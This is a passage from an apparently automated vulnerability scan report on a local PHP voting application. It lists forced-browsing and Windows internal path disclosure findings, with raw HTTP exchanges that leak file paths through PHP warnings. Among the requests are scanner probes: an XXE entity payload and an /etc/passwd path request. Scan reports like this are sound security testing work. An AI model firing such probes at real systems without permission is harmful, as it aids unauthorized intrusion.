Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

```
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:17 GMT
Cache-Control: no-store, no-cach
...
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b>
...
lass="form-group">
<label for="curr_password" class="col-sm-3 control-label">Current Password:</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="curr_password" name="curr_password" placeholder="input current password to save changes" required>
</div>
</div>
</div>

...

```
...
```


```

## 38.6. http://localhost/votesystem/admin/home.php

### Certainty



### Request

```
POST /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,T1M3NzU0NTYxNDQ2NTc1">]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 11.7124 Total Bytes Received : 27197 Body Length : 26858 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:40 GMT  
Cache-Control: no-store, no-cach  
...  
<div class="form-group">  
<label for="password" class="col-sm-3 control-label">Password</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="password" name="password" value="<br /><b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b>">  
...  
<div class="form-group">  
<label for="curr\_password" class="col-sm-3 control-label">Current Password:</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="curr\_password" name="curr\_password" placeholder="input current password to save changes" required>  
</div>  
</div>  
</div>  
...  
...

## 38.7. http://localhost/votesystem/admin/home.php/etc/passwd

Method	Parameter	Value
GET 	URI-BASED	/etc/passwd

## Certainty

## Request

```
GET /votesystem/admin/home.php/etc/passwd HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 33.432 Total Bytes Received : 26882 Body Length : 26543 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:39 GMT
Cache-Control: no-store, no-cach
...
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b>
...
lass="form-group">
<label for="curr_password" class="col-sm-3 control-label">Current Password:</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="curr_password" name="curr_password" placeholder="input current password to save changes" required>
</div>
</div>
</div>
```

...

## 38.8. http://localhost/votesystem/admin/index.php

### Certainty

### Request

```
GET /votesystem/admin/index.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 2.3593 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:38 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  
}
```

## 38.9. http://localhost/votesystem/admin/positions.php

### Certainty



### Request

```
GET /votesystem/admin/positions.php HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.1343 Total Bytes Received : 22986 Body Length : 22647 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
<div class="form-group">  
<label for="password" class="col-sm-3 control-label">Password</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="password" name="password" value=<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b>  
...  
<div class="form-group">  
<label for="curr\_password" class="col-sm-3 control-label">Current Password:</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="curr\_password" name="curr\_password" placeholder="input current password to save changes" required>  
</div>  
</div>  
</div>  
...  
...

## 38.10. http://localhost/votesystem/admin/voters.php

## Certainty



## Request

```
GET /votesystem/admin/voters.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.4723 Total Bytes Received : 24685 Body Length : 24346 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
<div class="form-group">  
<label for="password" class="col-sm-3 control-label">Password</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="password" name="password" value="<br /><b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b>">  
...  
<div class="form-group">  
<label for="curr\_password" class="col-sm-3 control-label">Current Password:</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="curr\_password" name="curr\_password" placeholder="input current password to save changes" required>  
</div>  
</div>  
</div>  
...  
<div class="form-group">  
<label for="password" class="col-sm-3 control-label">Password</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="password" name="password" required>  
</div>  
</div>  
<div class="form-group">  
<label for="photo" clas  
...  
<div class="form-group">  
<label for="edit\_password" class="col-sm-3 control-label">Password</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="edit\_password" name="password">  
</div>  
</div>

```
</div>
<div class="modal-footer">
<button type="b
...

```

## 38.11. http://localhost/votesystem/admin/votes.php

### Certainty



### Request

```
GET /votesystem/admin/votes.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 17.3955 Total Bytes Received : 17568 Body Length : 17229 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
<div class="form-group">  
<label for="password" class="col-sm-3 control-label">Password</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="password" name="password" value="<br /><b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b>">  
...  
<div class="form-group">  
<label for="curr\_password" class="col-sm-3 control-label">Current Password:</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="curr\_password" name="curr\_password" placeholder="input current password to save changes" required>  
</div>  
</div>  
</div>  
...

## Remedy

You should manually investigate the found URL.



## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.5.8</a>
OWASP 2013	<a href="#">A7</a>
OWASP 2017	<a href="#">A5</a>
CWE	<a href="#">425</a>
CAPEC	<a href="#">87</a>
WASC	<a href="#">34</a>
HIPAA	<a href="#">164.306(A), 164.308(A)</a>
OWASP Proactive Controls	<a href="#">C6</a>
ISO27001	<a href="#">A.9.4.1</a>

## CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

## CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

## CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)

**CVSS 3.1 SCORE**

Environmental	5.3 (Medium)
---------------	--------------

**CVSS Vector String**

---

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

---

# 39. [Possible] Internal Path Disclosure (Windows)

INFORMATION

11

Netsparker identified a possible Internal Path Disclosure (Windows) in the document.

## Impact

There is no direct impact, however this information can help an attacker identify other vulnerabilities or help during the exploitation of other identified vulnerabilities.

## Vulnerabilities

### 39.1. <http://localhost/votesystem/admin/ballot.php>

#### Identified Internal Path(s)

- C:\xampp\htdocs\votesystem\admin\includes\session.php
- C:\xampp\htdocs\votesystem\admin\includes\navbar.php
- C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php
- C:\xampp\htdocs\votesystem\admin\includes\menubar.php

#### Identified Internal Paths

- C:\xampp\htdocs\votesystem\admin\includes\session.php
- C:\xampp\htdocs\votesystem\admin\includes\navbar.php
- C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php
- C:\xampp\htdocs\votesystem\admin\includes\menubar.php

## Certainty



## Request

```
GET /votesystem/admin/ballot.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 7.7838 Total Bytes Received : 16706 Body Length : 16367 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />  
<!DOCTYPE html>  
<html>  
<head>  
<meta charset="utf-8">  
<meta http-equiv="X-UA-Compatible" content="IE=edge">  
<title>Voting System using PHP</title>  
<!-- Tel  
...  
  
<span class="hidden-xs"><br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />  
<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />  
</span>  
</a>  
<ul class="dropdown-menu">  
<!-- User image -->  
<li class="user-header">  
  
  
<p>  
<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />  
<br />

```
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<small>Member since <br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b><br />
Jan. 1970</small>
</p>
</li>
<li class="user-footer">
<div class="pull-left">
<a href="#profile" d
...
class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
</div>
<div class="form-group">
<label for="password" class="col-sm-3 control-label">P
...
="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">
</div>
</div>
<div class="form-group">
<label for="firstname" class="col-sm-3 control-label">
...
lass="col-sm-9">
<input type="text" class="form-control" id="firstname" name="firstname" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />
">
</div>
</div>
<div class="form-group">
<label for="lastname" class="col-sm-3 control-label">La
...
class="col-sm-9">
<input type="text" class="form-control" id="lastname" name="lastname" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />
">
</div>
</div>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Phot
...
mages/profile.jpg" class="img-circle" alt="User Image">
```

```
</div>
<div class="pull-left info">
<p><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
</p>
<a><i class="fa fa-circle text-success"></i> Online</a>
</div>
</div>
<!-- sidebar menu: : style can be found in sidebar.less -->
<ul
...

```

## 39.2. http://localhost/votesystem/admin/candidates.php

### Identified Internal Path(s)

- C:\xampp\htdocs\votesystem\admin\includes\session.php
- C:\xampp\htdocs\votesystem\admin\includes\navbar.php
- C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php
- C:\xampp\htdocs\votesystem\admin\includes\menubar.php

### Identified Internal Paths

- C:\xampp\htdocs\votesystem\admin\includes\session.php
- C:\xampp\htdocs\votesystem\admin\includes\navbar.php
- C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php
- C:\xampp\htdocs\votesystem\admin\includes\menubar.php

### Certainty



### Request

```
GET /votesystem/admin/candidates.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 25.7627 Total Bytes Received : 30002 Body Length : 29663 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:24 GMT  
Cache-Control: no-store, no-cach  
...  
  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:24 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />  
<!DOCTYPE html>  
<html>  
<head>  
<meta charset="utf-8">  
<meta http-equiv="X-UA-Compatible" content="IE=edge">  
<title>Voting System using PHP</title>  
<!-- Tel  
...  
  
<span class="hidden-xs"><br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />  
<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />  
</span>  
</a>  
<ul class="dropdown-menu">  
<!-- User image -->  
<li class="user-header">  
  
  
<p>  
<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />  
<br />

```
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<small>Member since <br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b><br />
Jan. 1970</small>
</p>
</li>
<li class="user-footer">
<div class="pull-left">
<a href="#profile" d
...
class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
</div>
<div class="form-group">
<label for="password" class="col-sm-3 control-label">P
...
="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">
</div>
</div>
<div class="form-group">
<label for="firstname" class="col-sm-3 control-label">
...
lass="col-sm-9">
<input type="text" class="form-control" id="firstname" name="firstname" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />
">
</div>
</div>
<div class="form-group">
<label for="lastname" class="col-sm-3 control-label">La
...
class="col-sm-9">
<input type="text" class="form-control" id="lastname" name="lastname" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />
">
</div>
</div>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Phot
...
mages/profile.jpg" class="img-circle" alt="User Image">
```

```
</div>
<div class="pull-left info">
<p><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
</p>
<a><i class="fa fa-circle text-success"></i> Online</a>
</div>
</div>
<!-- sidebar menu: : style can be found in sidebar.less --&gt;
&lt;ul
...
</pre>
```

### 39.3. http://localhost/votesystem/admin/config\_save.php

#### Certainty



#### Request

```
GET /votesystem/admin/config_save.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.791 Total Bytes Received : 470 Body Length : 139 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 139  
Content-Type: text/html; charset=UTF-8  
location: home.php  
Date: Sat, 03 Jun 2023 12:27:27 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />

## 39.4. http://localhost/votesystem/admin/config\_save.php?return=home.php

Method	Parameter	Value
POST	return	home.php
POST	title	2023 Rotaract Election

## Certainty



## Request

```
POST /votesystem/admin/config_save.php?return=home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 28
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

title=2023+Rotaract+Election
```

## Response

Response Time (ms) : 5.9843 Total Bytes Received : 470 Body Length : 139 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 139
Content-Type: text/html; charset=UTF-8
location: home.php
Date: Sat, 03 Jun 2023 12:27:29 GMT
Cache-Control: no-store, no-cache, must-revalidate

<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
```

## 39.5. http://localhost/votesystem/admin/home.php

### Identified Internal Path(s)

- C:\xampp\htdocs\votesystem\admin\includes\session.php
- C:\xampp\htdocs\votesystem\admin\includes\navbar.php
- C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php
- C:\xampp\htdocs\votesystem\admin\includes\menubar.php

### IdentifiedInternalPaths

- C:\xampp\htdocs\votesystem\admin\includes\session.php
- C:\xampp\htdocs\votesystem\admin\includes\navbar.php
- C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php
- C:\xampp\htdocs\votesystem\admin\includes\menubar.php

## Certainty

### Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

HTTP/1.1 302 Found  
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:17 GMT  
Cache-Control: no-store, no-cach  
...  
  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:17 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />  
<!DOCTYPE html>  
<html>  
<head>  
<meta charset="utf-8">  
<meta http-equiv="X-UA-Compatible" content="IE=edge">  
<title>Voting System using PHP</title>  
<!-- Tel  
...  
  
<span class="hidden-xs"><br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />  
<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />  
</span>  
</a>  
<ul class="dropdown-menu">  
<!-- User image -->  
<li class="user-header">  
  
  
<p>  
<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />

```
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<small>Member since <br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b><br />
Jan. 1970</small>
</p>
</li>
<li class="user-footer">
<div class="pull-left">
<a href="#profile" d
...
class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
